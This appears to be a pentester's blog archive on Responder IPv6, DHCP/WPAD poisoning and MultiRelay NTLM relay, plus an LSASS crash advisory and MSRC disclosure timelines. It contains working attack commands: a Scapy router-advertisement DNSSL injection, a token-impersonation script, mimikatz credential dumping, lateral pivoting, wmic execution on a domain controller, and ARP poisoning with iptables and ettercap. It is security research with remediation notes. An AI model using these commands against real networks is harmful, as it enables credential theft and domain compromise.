Laurent Gaffié blog (original) (raw)
Responder and IPv6 attacks
Responder 3.1.1.0 comes with full IPv6 support by default, which allows you to perform more attacks on IPv4 and IPv6 networks. As pointed by several people over the years, Responder has always been lacking of IPv6 support and missed several attack paths, especially when it comes to IPv6 only networks or even mixed IPv4/IPv6 since IPv6 is always the preferred stack on Windows.
Responder also comes with a basic DNS server answering to A, SRV and now AAAA records. Tools like mitm6 can be used to get IPv6 traffic (via DHCPv6) and Responder will take care of answering the resulting IPv6 and IPv4 DNS requests.
While working on Responder IPv6 implementation i started to wonder how could it be possible to inject some network settings on IPv4 hosts with a static IP, such as a Windows domain controller. One of the great thing about IPv6 implementation, from a pentester standpoint, is that you don't need to be on an IPv6 enabled network to successfully conduct these attacks.
IPv6 Router Advertisement:
Since DHCPv6 had already been pretty well covered by @_dirkjan with mitm6, and since we are primarily targeting hosts with a static address, ICMPv6 Router Advertisement seemed like a good option. In this case, we don't need to inject a route, or even an IP, the ideal goal would be a DNS server, which is possible on any Windows workstation/servers even when their IPv4 DNS settings are static, but not on a domain controller.
IPv6 RA DNS / DNSSL:
Since I was not able to either inject an IPv6 IP or DNS server on the domain controller, the only option left was DNSSL (RFC 6106).
DNSSL allows you to provide a DNS suffix or also commonly known as DNS Search List. For example, if you're part of the domain name "test.local" and your workstation name is desktop-123, the FQND would be "desktop-123.test.local" and the DNS suffix would be "test.local".
Scapy to the rescue:
Scapy is a great tool/library to quickly test this kind of payload on your network.
The following Python proof of concept will add a DNS suffix on a domain controller (server 2019, with latest updates):
>>> from scapy import all
>>> ra = IPv6 (dst = 'FF02::1')/ICMPv6ND_RA (routerlifetime = 0, reachabletime = 0, prf = 0)/ICMPv6NDOptDNSSL (lifetime = 120, searchlist = ['data.rogueserver.live'])
>>> send(ra)
These lines means send a multicast ICMPv6 Router advertisement to 'FF02::1', router lifetime and reachabletime is set to 0 and we inject a DNSSL called 'data.rogueserver.live' with a lifetime of 2 minutes; We don't want to mess for too long, since every hosts listening for ICMPv6 RA advertisement multicast, will get poisoned with that DNSSL.
Effect on The Domain Controller:
Basically, every DNS requests that were not resolved by the DNS server (domain controller) will be sent to 'data.rogueserver.live'. So for example, if your workstation is joined to the "corp.local" domain, and it's looking for "wpad.corp.local" and that entry does not exist then the PDC will issue a DNS lookup (before NBT-NS/LLMNR -if enabled-) for "wpad.data.rogueserver.live".
This should not cause much disruption on the network since normal DNS queries will be first resolved by the domain controller, actually most home modem/router usually has a '.lan' '.local' DNS suffix and those DNS requests goes unanswered all the time.
Responder Attack:
Now that we have successfully injected a DNS suffix on the domain controller, we need to exploit it.
Steps are similar to SSRF, SQLI, XXE exfiltration, first you need a cheap domain name, like 'rogueserver.live' and a server on the internet.
Next step is to configure DNS settings on your domain name:
- Set an A record like 'rogueserver.live' for your domain name pointing to your server IP.
- Set another A record like 'ns.rogueserver.live' for your domain name pointing to you server IP
- set a NS record for 'data.rogueserver.live' pointing to 'ns.rogueserver.live'
- set 2-3 NS records for 'rogueserver.live' pointing to your DNS provider. Usually ns1.provider.com, ns2.provider.com, etc.
DNS has been setup, now comes the Responder part. First, i had to update Responder's DNS server to take care of the pseudo-record OPT for EDNS since every requests coming from the PDC will have an OPT additional record (RFC 7873).
You need two instances of Responder. One on the target local network, let's say hosted on 192.168.0.175 and one instance on the internet.
The instance on the internet will be used as a rogue DNS server, answering to the domain controller with the local IP of the other Responder instance hosted on the local network.
The attack looks like that on the VPS Responder instance:

Here, we are using Responder with the -e option, which poison the request with an IP of our choice, in this case a local IP (192.168.0.175), poisoned from the internet.
And on the other Responder instance (192.168.0.175), which is located on the local network where the target PDC is located:

Additional Remarks:
With that DNS suffix injected, any sysadmin on the network who mistype a name like 'pdc02' instead of 'pdc-02' will get poisoned, since the name wont be resolved by active directory DNS server, and our rogue server will resolve it. Basically, it will act as what LLMNR/NBT-NS use to do before it was disabled; Resolving queries that were not resolved by the domain controller, but with the priority of a DNS lookup.
Remediation:
Disable IPv6 on the domain controller if it's not necessary.
If IPv6 is necessary on your network, look for switch security option such as RAguard on cisco.
Responder's DHCP Poisoner
Responder 3.0.7.0 comes with a new DHCP poisoner module. This module allows you to remotely inject a WPAD server with no user interaction (0 click) and capture/relay NTLM credentials on all Windows versions ranging from Windows 98 to the current version (Windows 11, Server 2022).
WPAD and DHCP
Windows uses several custom DHCP options such as NetBIOS, WINS, WPAD settings. When a workstation sends a DHCP request to get its networking settings, these additional settings can be included in the DHCP answer to facilitate straightforward connectivity and name resolution.
The DHCP protocol is quite old (1993), and doesn't provide any relevant security. Requests are broadcast, can be relayed across subnets with DHCP relay and obviously anyone on a subnet who can answer more rapidly than the actual DHCP server can inject any network settings on the client who issued the DHCP request.
Spoofing DHCP challenges
Spoofing DHCP responses with no disruption can be challenging since you're interfering with a workstation network configuration. Usually, you need to have very good knowledge of the target subnet, where is the DNS server, where is the switch, routing table, domain, netmask, DHCP server, etc. Any mistake with these settings will result in disruption on the network.
However, spoofing DHCP answers has unique benefits. It's definitely stealthier than ARP poisoning; One unicast response is sufficient to permanently poison a victim's routing information, it's also common to see multiple DHCP servers operating on a network. Unicast DHCP answers are more complex to detect, a few switch provides security settings to prevent DHCP snooping, however those settings are not straightforward and
are often misconfigured when enabled
.
Responder approach
Previous Responder version included a DHCP.py script in the tool folder. This script was not the easiest to operate and the fear of causing disruption on client networks made it a "last option" tool.
Responder 3.0.7.0 changed that and DHCP poisoning is completely automated and cause no disruption on the network.
To understand how Responder do that, you need to understand how DHCP works,
A client performs a broadcast DHCP REQUEST when the workstation is restarted, when the network adapter is enabled or simply when the DHCP lease expires (usually a few hours), the DHCP server reply with a DHCP ACK answer containing all network settings and additional options.
Responder takes advantage of that and race against the legit DHCP server to answers with a DHCP ACK containing invalid network settings, a valid WPAD server (Responder IP) and a very short lease time (10 seconds).
The workstation gets the WPAD server injected and will issue a new DHCP request right after, Responder will let the legit DHCP server do its job and provide the right network settings.
Due to Windows DHCP client design, an injected WPAD server is permanent until next reboot regardless if another DHCP server provides a new configuration :)
A maximum of 4 spoofing attempts by MAC address has been configured in the DHCP module, which should be more than enough to get the WPAD server injected.
How to run it:
The new DHCP module is disabled by default, you can enable it with the -d command line option.
When enabled, you need to edit Responder.conf and update the WPADScript setting:
WPADScript = function FindProxyForURL(url, host){if ((host == "localhost") || shExpMatch(host, "localhost.*") ||(host == "127.0.0.1") || isPlainHostName(host)) return "DIRECT"; if (dnsDomainIs(host, "ProxySrv")||shExpMatch(host, "(*.ProxySrv|ProxySrv)")) return "DIRECT"; return 'PROXY ProxySrv:3128; PROXY ProxySrv:3141; DIRECT';}
The text in bold should be replaced with your Responder IP address, because LLMNR/NBT-NS is likely disabled, so you want to avoid any lookups going unanswered and lose valuable NTLM hashes.
Wpad script configuration is automated, the next step is to launch Responder with the following arguments:
./Responder.py -I eth0 -rPdv
Why -P and not -F? Nowadays, WPAD NTLM authentication is unlikely successful, therefore forcing NTLM authentication on wpad.dat retrieval is not recommended. The concept is to serve the wpad.dat file with no user authentication, and as soon the client starts using our proxy, we force authentication with the Proxy-Auth module :)
When a WPAD server is injected, the user on the workstation doesn't need to open or do anything, NTLM hashes starts to flow in Responder automatically.
Final words
This Responder version is currently available for our sponsors on Porchetta Industries.
This functionality will be released publicly for everyone else in a few months on github.
Porchetta Industries is a unique platform allowing tool makers to be sponsored for their work and tools they provides freely to the security community at large.
Status of Submitted Vulnerabilities To MSRC
This list is intended to give vague information about submitted bugs, but important information about communication process and timeline.
Bug Title: Microsoft SMBv1 Disabled; Not Fully Disabled.
- Affected software: Microsoft Servers 2019, 2016, 2012.
- Type:Protocol Implementation Issue.
- Submitted: 07/04/2021
- Coordinated disclosure agreement expiration: 13/07/2021.
- Notes and updates:
-Complete detail was sent on 07/04/2021, ACK by MSRC on 08/04/2021.
- MSRC ask for PoC
- PoC sent with extra details.
- MSRC ask to extend deadline to 13/07/2021 instead of 07/07/2021 since their July release is the 13th.
- Agreed to MSRC's request and offer to provide more details if needed.
- Requested update to MSRC on 16/04/2021
- MSRC responded the 19/04/2021 and asked what is the security issue with having NetBIOS enabled by default.
- A complete description on why it is a security concern was sent the same day.
- on 21/04/2021 a status update was requested.
- MSRC answer on May 7th, and asserts multiple falsehoods about the protocol in question, referring to MSFT documentation, and states that NTLM messages are safe even when intercepted. Additionally, MSRC mention that I'm allowed to blog/disclose this issue.
- A lengthy factual answer is sent back on May 9th, detailing the incoherence in both MSRC answer and MSFT documentation. Especially when publicly available NT4/Windows XP source code directly contradicts the said MSFT documentation. MSRC was also asked to run MultiRelay in conjunction with Responder in an A-D lab environment, and confirm if NTLM message are really that safe when intercepted. A temporary hold on disclosure was offered until the said email is assessed.
- MSRC answers on May 10th, stating that they will review the "added submissions".
- On may 26th, MSRC responded stating that they finally understood the issue and will be working on a fix. - *Check for more updates*.
MultiRelay 2.0: Runas, Pivot, SVC, and Mimikatz Love.
Introduction:
MultiRelay Description:
MultiRelay 2.0 is a powerful -professional grade- pentest utility included in Responder's tools folder, giving you the ability to perform targeted NTLMv1 and NTLMv2 relay and post exploitation on a selected target.
New Functionalities:
Several new functionalities were added to the MultiRelay shell interface, those are listed below:
- Upload a file on the target:
Using the "upload" command, a user can push any file using the SMB protocol on the compromised target. The file will be uploaded in c:\Windows\Temp\ - Delete a file on the target:
Using the "delete" command, a user can delete any file using the SMB protocol on the compromised target. If the file has been successfully deleted, no errors will be shown. - Run a command as the currently logged in user:
Using the "runas" command, a user will be able to launch a service which will run a command as the currently logged in user. - Pivot to another host, using the currently logged in user's sets of credentials.
Using the "pivot" command, a user will attempt to propagate to another host (Lateral movement). - Run remote Mimikatz (32-bit, 64-bit) RPC commands:
Using the "mimi" or "mimi32" command, the user will be able to interact with mimikatz RPC on the target. - Scan the current /24 or /16 in order to find other hosts to pivot to:
When using the "scan /24" command, a user will be able to scan the entire class C and chose another host to pivot to. - Run a local command on the local system:
Any other command will launch a service which will run a command as LocalSystem.
Since the previous version 2 new options were added:
- -c Run a command as system then exit (scripting).
- -d Dump the SAM database then exit (scripting).
Good Things To Know:
- All binaries used by MultiRelay are stored in ./tools/MultiRelay/bin/
- Filenames for these binaries are specified in MultiRelay.py, starting at line 48:
MimikatzFilename = "./MultiRelay/bin/mimikatz.exe"
Mimikatzx86Filename = "./MultiRelay/bin/mimikatz_x86.exe"
RunAsFileName = "./MultiRelay/bin/Runas.exe"
SysSVCFileName = "./MultiRelay/bin/Syssvc.exe" - Any binaries can be replaced with your own, simply make sure to change the name accordingly in MultiRelay.py.
- The upload local path is ./tools/. If you put your payloads in ./tools/MultiRelay/, you'll have to run: upload MultiRelay/custompayload.exe. Best is to provide the full path.
- If you have some sets of credentials, you can use MultiRelay without relaying an NTLM hash. On one screen point MultiRelay to your target and on another one run: smbclient -U user%password -W domain //Your_IP/c$
- Think about the command you're about to launch before launching it. Uploading your custom version of mimikatz and running "mimikatz" will keep the process hanging and you wont be able to delete the file unless you're using taskkill /F /IM file.exe. For custom mimikatz command usage with MultiRelay, please refer to the MultiRelay 2.0 Wushu section.
NTLM Relay Lateral Movement:
Getting command execution via NTLM Relay is commonly achieved via SVCCTL:
- Open IPC$ named pipe \SVCCTL -> create a service with your command -> start the service -> get the output -> done.
While running commands as SYSTEM is cool, you can't do much on the network with this user, meaning that you cannot access other network resources with a local system account.
This limits the compromise to only one host at the time, and you might wait a long time before another administrator hash flies over the wire...
While building MultiRelay 1.0, I thought it would be nice to execute commands as the currently logged in user in the next version and have the ability to pivot across the network. When I started to work on MultiRelay 2.0 I made a 5 lines python script (Runas.py) which impersonate a logged in user:
import sys, win32ts, win32process, win32con
SessionID = win32ts.WTSGetActiveConsoleSessionId()
UserToken = win32ts.WTSQueryUserToken(SessionID)
h,tn,pi,ti = win32process.CreateProcessAsUser(UserToken, "c:\\Windows\\system32\\cmd.exe", "/c "+' '.join(sys.argv[1:]), None, None, True, win32con.NORMAL_PRIORITY_CLASS, None, None, win32process.STARTUPINFO())
As stated in WTSGetActiveConsoleSessionId MSDN documentation
WTSGetActiveConsoleSessionId "Retrieves the session identifier of the console session. The console session is the session that is currently attached to the physical console. Note that
it is not necessary that Remote Desktop Services be running for this function to succeed
".
Once we have the session ID, we use the WTSQueryUserToken function to retrieve the Token associated with the previously acquired Session ID, and call
CreateProcessAsUser with our command.
In short, we're able to impersonate any logged in user and re-use their credentials and resource access across the network. This opens a whole new kind NTLM Relay attack vector: Propagation and mass compromises resulting from 1 relayed authentication.
Teaming up with @gentilkiwi:
Earlier versions of MultiRelay used this python script compiled with pyinstaller which generated a pretty big file from a 5 python lines script... @gentilkiwi jumped in and said "I think I can do way better", and he did.
@gentilkiwi developed a custom mimikatz RPC server, added more token impersonation options, the ability to run mimikatz as a service and he also took care of bringing Runas.exe to a decent size of 9k while I was working on Mimikatz RPC client and all the other MultiRelay functionalities.
These new Mimikatz functionalities allows MultiRelay to interact stealthily with Mimikatz and use without restriction all of the power this awesome tool gives us.
MultiRelay 2.0 Wushu:
Below are listed some post exploitation attack examples:
- Mimikatz RPC:
Get all available token, impersonate one user and run a command as this user:- C:\Windows\system32\:#mimi token::list
- C:\Windows\system32\:#mimi token::run /user:User_To_Impersonate /process:Command_To_Run
- C:\Windows\system32\:#mimi token::run /user:Administrator /process:whoami
Get all logon passwords: - mimi sekurlsa::logonpasswords
Etc, all regular mimikatz commands are available on the RPC interface
- Upload your custom mimikatz or payload and run it:
Upload an executable and launch it from Windows/Temp/ as system.- C:\Windows\system32\:#upload path/to/mimikatz.exe
- C:\Windows\system32\:#%windir%\Temp\mimikatz.exe "sekurlsa::logonpasswords" exit
The exit command is very important with mimikatz, if you don't use it mimikatz will stay loaded and the command will fail.
Note: If you need to run your executable as the currently logged in user, use: - C:\Windows\system32\:#runas %windir%\Temp\Filename.exe args
Now delete the file: - C:\Windows\system32\:#delete /Windows/Temp/mimikatz.exe
- Scan the current class C and pivot to another host:
- C:\Windows\system32\:#scan /24
...[snip]...
['192.168.1.141', Os:'Windows Server 2016 Standard 14393', Domain:'SMB3', Signing:'True']
['192.168.1.142', Os:'Windows Server 2012 R2 Datacenter 9600', Domain:'SMB3', Signing:'False']
['192.168.1.144', Os:'Windows 5.1', Domain:'SMB3', Signing:'False']
['192.168.1.145', Os:'Windows Server 2012 R2 Datacenter 9600', Domain:'SMB3', Signing:'False']
...[snip]... - C:\Windows\system32\:#pivot 192.168.1.145
[+] Pivoting to 192.168.1.145.
Connected to 192.168.1.145 as LocalSystem.
- C:\Windows\system32\:#scan /24
- Run a command as the currently logged in user:
- C:\Windows\system32\:#runas whoami
smb3\lgandx
- C:\Windows\system32\:#runas whoami
- Execute commands on the PDC remotely and read the output:
- Mount the PDC C:\ drive:
- C:\Windows\system32\:#runas net use g: \\smb3.local\c$
The command completed successfully.
- C:\Windows\system32\:#runas wmic /node:smb3.local process call create "cmd /c whoami^>c:\results.txt"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
ProcessId = 1068;
ReturnValue = 0;
}; - Note: When using special DOS characters with wmic, they need to be escaped with a ^. Example: whoami^>c:\results.txt
- C:\Windows\system32\:#runas more g:\results.txt
smb3\lgandx
These are just a few examples of what MultiRelay allows you to accomplish on a Windows active directory environment, for the rest it's up to your imagination.
Final Words: The donation campaign
I work as an independent contractor/pentester and I get pretty busy these days. When I work on Responder, I end up working for free for the community and losing money I could make with my contracts, especially when a set of new functionalities or research takes up to a month, full time.
Therefore a donation campaign was launched a few month ago in order to get some funding for this project, and I think it was a success. More than 50 pentesters around the world and 3 companies donated to this project, therefore supporting the development of this set of free tools used in your everyday internal pentests.
I would like to thank all the independent penetration testers who donated and these 3 companies:
- SecureWorks : https://www.secureworks.com/
- Black Hills Information Security: http://www.blackhillsinfosec.com/
- TrustedSec: https://www.trustedsec.com/
And all, ALL the pentesters around the world who donated to this project.
Your donations made this version happen.
Happy hacking!
MS16-137: LSASS Remote Memory Corruption Advisory
Title: LSASS SMB NTLM Exchange Remote Memory Corruption
Version: 1.0
Issue type: Null Pointer Dereference
Authentication: Pre-Authenticated
Affected vendor: Microsoft
Release date: 8/11/2016
Discovered by: Laurent Gaffié
Advisory by: Laurent Gaffié
Issue status: Patch available
Affected versions: Windows: XP/Server 2003, Vista, 7, 2008R2, Server 2012R2, 10.
=================================================
A vulnerability in Windows Local Security Authority Subsystem Service (LSASS) was found on Windows OS versions ranging from Windows XP through to Windows 10. This vulnerability allows an attacker to remotely crash the LSASS.EXE process of an affected workstation with no user interaction.
Successful remote exploitation of this issue will result in a reboot of the target machine. Local privilege escalation should also be considered likely.
Microsoft acknowledged the vulnerability and has published an advisory and a patch, resolving this issue.
Technical details
-----------------
This vulnerability affects both LSASS client and server and can be triggered remotely via SMBv1 and SMBv2, during the NTLM message 3 (Authenticate) message. Incoming NTLM messages via SMB are using ASN1 and DER encoding, the first ASN length field can be set to unsigned int by using 0x84.
This allows an attacker to remotely allocate a huge chunk of memory, for a message never larger than 20000 chars. The secondary trigger is to set any string fields (User, Domain, session Key, MIC, etc) with a long string (80-140 chars), leading LSASS.exe to crash.
eax=00000000 ebx=000e3e04 ecx=fffffff8 edx=fffffffc esi=000e3e00 edi=00000004
eip=7c84cca2 esp=00aaf9ac ebp=00aaf9d4 iopl=0 nv up ei pl nz ac po cy
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010213
ntdll!RtlpWaitOnCriticalSection+0xdf:
7c84cca2 ff4014 inc dword ptr [eax+14h] ds:0023:00000014=????????
STACK_TEXT:
00aaf9d4 7c83cfd7 00000b3c 00000004 00000000 ntdll!RtlpWaitOnCriticalSection+0xdf
00aaf9f4 4ab82f4a 000e3e00 00aafbec 00000000 ntdll!RtlEnterCriticalSection+0xa8 <-- Is used with a null pointer
00aafa18 4ab82765 000e3de8 ffffffff 00000001 lsasrv!NegpBuildMechListFromCreds+0x25 <-- Uses a null creds.
00aafbfc 4abc8fbb 00000001 00aafe40 000e3de8 lsasrv!NegBuildRequestToken+0xd9
00aafc34 4abca13f 000e3de8 00120111 00000010 lsasrv!NegGenerateServerRequest+0x2a
00aafc98 4ab85edb 000e3de8 00000000 00aafe40 lsasrv!NegAcceptLsaModeContext+0x344
00aafd0c 4ab860c8 00d5f900 00d5f908 00aafe40 lsasrv!WLsaAcceptContext+0x139
00aafe84 4ab7ae7b 00d5f8d8 005ccaf0 00599048 lsasrv!LpcAcceptContext+0x13b
00aafe9c 4ab7ad7e 00d5f8d8 4ac22738 00d5a158 lsasrv!DispatchAPI+0x46
00aaff54 4ab7a7c9 00d5f8d8 00aaff9c 77e5baf1 lsasrv!LpcHandler+0x1fe
00aaff78 4ab8f448 00598ce8 00000000 00000000 lsasrv!SpmPoolThreadBase+0xb9
00aaffb8 77e6484f 0059ade8 00000000 00000000 lsasrv!LsapThreadBase+0x91
00aaffec 00000000 4ab8f3f1 0059ade8 00000000 kernel32!BaseThreadStart+0x34
dt ntdll!_RTL_CRITICAL_SECTION
+0x000 DebugInfo : Ptr32 _RTL_CRITICAL_SECTION_DEBUG
+0x004 LockCount : Int4B
+0x008 RecursionCount : Int4B
+0x00c OwningThread : Ptr32 Void
+0x010 LockSemaphore : Ptr32 Void
+0x014 SpinCount : Uint4B
- LSASS NegpBuildMechListFromCreds sends a null pointer "creds" to NTDLL RtlEnterCriticalSection.
- RtlEnterCriticalSection is used with a null pointer, which triggers the crash.
Impact
------
Successful attempts will result in a remote system crash and possibly local privilege escalation.
Affected products
-----------------
Windows:
- XP
- Server 2003
- 7
- 8
- 2008
- 2012
- 10
Proof of concept
----------------
A proof of concept is available at the following URL:
https://github.com/lgandx/PoC/tree/master/LSASS
This proof of concept is fully automated and includes non-vulnerable detection.
Solution
--------
Install the corresponding MS patch.
More details:
https://technet.microsoft.com/en-us/library/security/ms16-137.aspx
Response timeline
-----------------
* 17/09/2016 - Vendor notified, proof of concept sent.
* 28/09/2016 - Issue confirmed by MSRC
* 14/10/2016 - Vendor says he plan to release a patch in November,
that is 1 month in advance of the scheduled 3 month.
* 08/11/2016 - Vendor release MS16-137.
* 08/11/2016 - This advisory released.
References
----------
* https://twitter.com/PythonResponder
* https://github.com/lgandx/Responder
Introducing Responder MultiRelay 1.0
MultiRelay Description:
MultiRelay is a powerful pentest utility included in Responder's tools folder, giving you the ability to perform targeted NTLMv1 and NTLMv2 relay on a selected target.
Currently MultiRelay relays HTTP, WebDav, Proxy and SMB authentications to an SMB server.
This tool can be customized to accept a range of users to relay to a target. The concept behind this is to only target domain Administrators, local Administrators, or privileged accounts.
Once a relay has been successful, MultiRelay will give you an interactive shell allowing you to:
- Remotely dump the LM and NT hashes on the target.
- Remotely dump any registry keys under HKLM.
- Read any file on the target.
- Download any file on the target.
- Execute any command as System on the target.
Usage Overview:
Most of the time, MultiRelay can be run with the following options:
- ./tools/MultiRelay.py -t Target_IP -u Administrator DAaccount AnotherAdmin
MultiRelay comes with a set of 3 options:
- -p: Add an extra listening port for HTTP, WebDav, Proxy requests to relay.
- -u: A list of users to relay. -u can also be set to "ALL" to target all users.
- -t: The target
MultiRelay will start by fingerprinting your target and tell you if SMB Signing is mandatory and if so, will let you know that you should target another server.
Another useful utility included in Responder's tools folder is RunFinger.py. RunFinger accepts a single IP address or a class C range and will tell you the following for a given target:
- Os version
- Domain joined
- Signing is mandatory or not.
RunFinger can dump this information in a grepable format by using the -g command line switch:
root@lgandx:~/Responder-2.3.3.0# ./tools/RunFinger.py -g -i 10.10.20.0/24
Wich will output something like:
...
[10.10.20.41: 'Windows Server 2012 Standard 9200', domain: 'CORP', signing:'False']
[10.10.20.36: 'Windows Server 2012 R2 Standard 9600', domain: 'CORP', signing:'False']
[10.10.20.22: 'Windows Server 2012 Standard 9200', domain: 'CORP', signing:'False']
[10.10.20.43: 'Windows Server 2012 Standard 9200', domain: 'CORP', signing:'False']
[10.10.20.49: 'Windows Server 2012 R2 Standard 9600', domain: 'CORP', signing:'True']
[10.10.20.35: 'Windows Server 2012 R2 Standard 9600', domain: 'CORP', signing:'False']
[10.10.20.40: 'Windows Server 2012 Standard 9200', domain: 'CORP', signing:'False']
....
This utility is useful for mapping networks and to carefully select a target.
Running The Tool, The Common Scenario:
MultiRelay was built to work in conjunction with Responder.py, the common usage scenario is:
- Set SMB and HTTP to Off in Responder.conf
- ./Responder.py -I eth0 -rv on one screen
- ./tools/MultiRelay.py -t Target_IP -u Administrator DAaccount OtherAdmin on another one.
In this scenario all NBT-NS, LLMNR lookups will be resolved with Responder.py to our IP address, MultiRelay will be listening on TCP port 80, 3128, 445 and will be waiting for incoming connections.
Once a connection is received, MultiRelay will be parsing all authentication requests and will verify if:
- The user authentication is allowed to be relayed on the target.
- This user has already been relayed to our target and if the server returned a logon failure.
If this user was previously relayed and the server returned a logon failure, this user will be blacklisted for further authentication.
This is done to prevent account lockouts. This check can be reset by deleting the SMBRelay-Session.txt file in Responder logs folder.
Even if a user is not allowed to be relayed, his NTLMv1/v2 sets of credentials will be captured and stored in Responder logs folder as "SMB-Relay-CLIENTIP.txt", so you won't lose any hashes while running MultiRelay.py
The LLMNR/NBT-NS Disabled Scenario:
MultiRelay can also be easily used in combination with ARP poisoning attacks, in this scenario let's assume:
- Switch IP: 10.10.10.254
- File server: 10.10.10.20
- Backup file server (target): 10.10.10.24
- Our IP: 10.10.10.201
After some reconnaissance, we know for fact that once in a while the target is syncing with the File sharing server using its Administrator account.
We can therefore setup the following targeted ARP poisoning attack:
Lets enable IP forwarding.
- echo 1 > /proc/sys/net/ipv4/ip_forward
We will be dropping all outgoing ICMP. This prevents the kernel sending port/host unreachable to our target.
- iptables -A OUTPUT -p ICMP -j DROP
Since all packets will be going through our box, let's rewrite the destination address and port on the fly for all SMB requests destinated to 10.10.10.20:445 to our IP 10.10.10.201:445.
- iptables -t nat -A PREROUTING -p tcp --dst 10.10.10.20 --dport 445 -j DNAT --to-destination 10.10.10.201:445
Launch MultiRelay:
- ./tools/MultiRelay.py -t10.10.10.20 -U Administrator
And finally, launch the actual attack, we only target the backup fileshare:
- ettercap -T -q -w AttackDump-01.pcap -p -M arp:remote /10.10.10.254// /10.10.10.24//
MultiRelay Functionalities:
Once a relay has been successfull, MultiRelay will let you:
- Dump registry key and subkeys remotely.
This is done by making a DCE/RPC call to the Windows Remote Registry pipe, saving the key on the SMB server and finally making a read request to the selected saved key.
- Dump the SAM database remotely.
This is done by extracting the bootkey and saving the SAM key locally. Responder includes a version of creddump which will parse and output the hashes.
- Read a file on the target SMB server.
Simple SMB read request on a given file.
- Download a file from the SMB server.
Same as read file, but we save the output locally.
- Execute a command as system on the server.
This one is done by making a DCE/RPC call to the Windows Services Control Manager and remotely creating a service which will run this command:
- cmd.exe /C echo del /F /Q Filename.bat ^&^User defined command goes here^>Windows\Temp\Results.txt >Filename.bat& cmd.exe /C call Filename.bat&exit
That is:
- echo "del /F /Q Filename.bat ^&^User defined command goes here^>Windows\Temp\Results.txt" into Filename.bat
- run Filename.bat and exit.
Thanks:
- DiabloHorn https://diablohorn.com/2013/10/24/remote-hash-dumping-no-processes-or-tool-upload-needed/
- Alberto Solino (@agsolino) smbrelayx and Impacket: https://github.com/CoreSecurity/impacket
- Brendan Dolan-Gavitt (@moyix): http://moyix.blogspot.com/2008/02/creddump-extract-credentials-from.html and https://github.com/moyix/creddump
Status of Submitted Vulnerabilities To MSRC
This list is intended to give vague information about submitted bugs, but important information about communication process and timeline.
Bug Title: Microsoft Local Security Authority Subsystem Service (LSASS) Remote Memory Corruption.
- Affected software: Microsoft Local Security Authority Subsystem Service (LSASS)
- Type: Memory Corruption.
- Submitted: 15/09/2016
- Coordinated disclosure agreement expiration: 15/12/2016.
- Notes and updates:
-Proof of concept code was sent on 17/09/2016, no confirmations or real updates were received since then.
- 28/09/2016: Issue confirmed by MSRC, they are planning on releasing a patch on each affected platform.
- MSRC informed the bug submitter that they are planning to release a patch on November 8, 2016, that is a full month in advance of the 3 months deadline.
Bug Title: SMBv2 Remote Memory Corruption.
- Affected software: Microsoft SMBv2.
- Type: Memory Corruption.
- Submitted: 25/09/2016.
- Coordinated disclosure agreement expiration: 25/12/2016.
- Notes and updates:
- MSRC is currently investigating the issue.
- Microsoft confirmed the issue on 28/09/2016.
- Bug submitter extended his coordinated disclosure agreement to 1 more month, due to certain circumstances around this issue.
Bug Title: Microsoft Active Directory PDC Remote Code Execution.
- Affected software: Microsoft Active Directory
- Type: Protocol Abuse
- Submitted: 09/12/2016
- Bug status: Implemented in Responder v2.3.2.2
- Notes and updates:
- Proof of concept code was sent on 12/09/2016, Microsoft is planning to release a security fix "over the next few months".
- Additional proof of concept provided on 02/10/2016 leading to privilege escalation.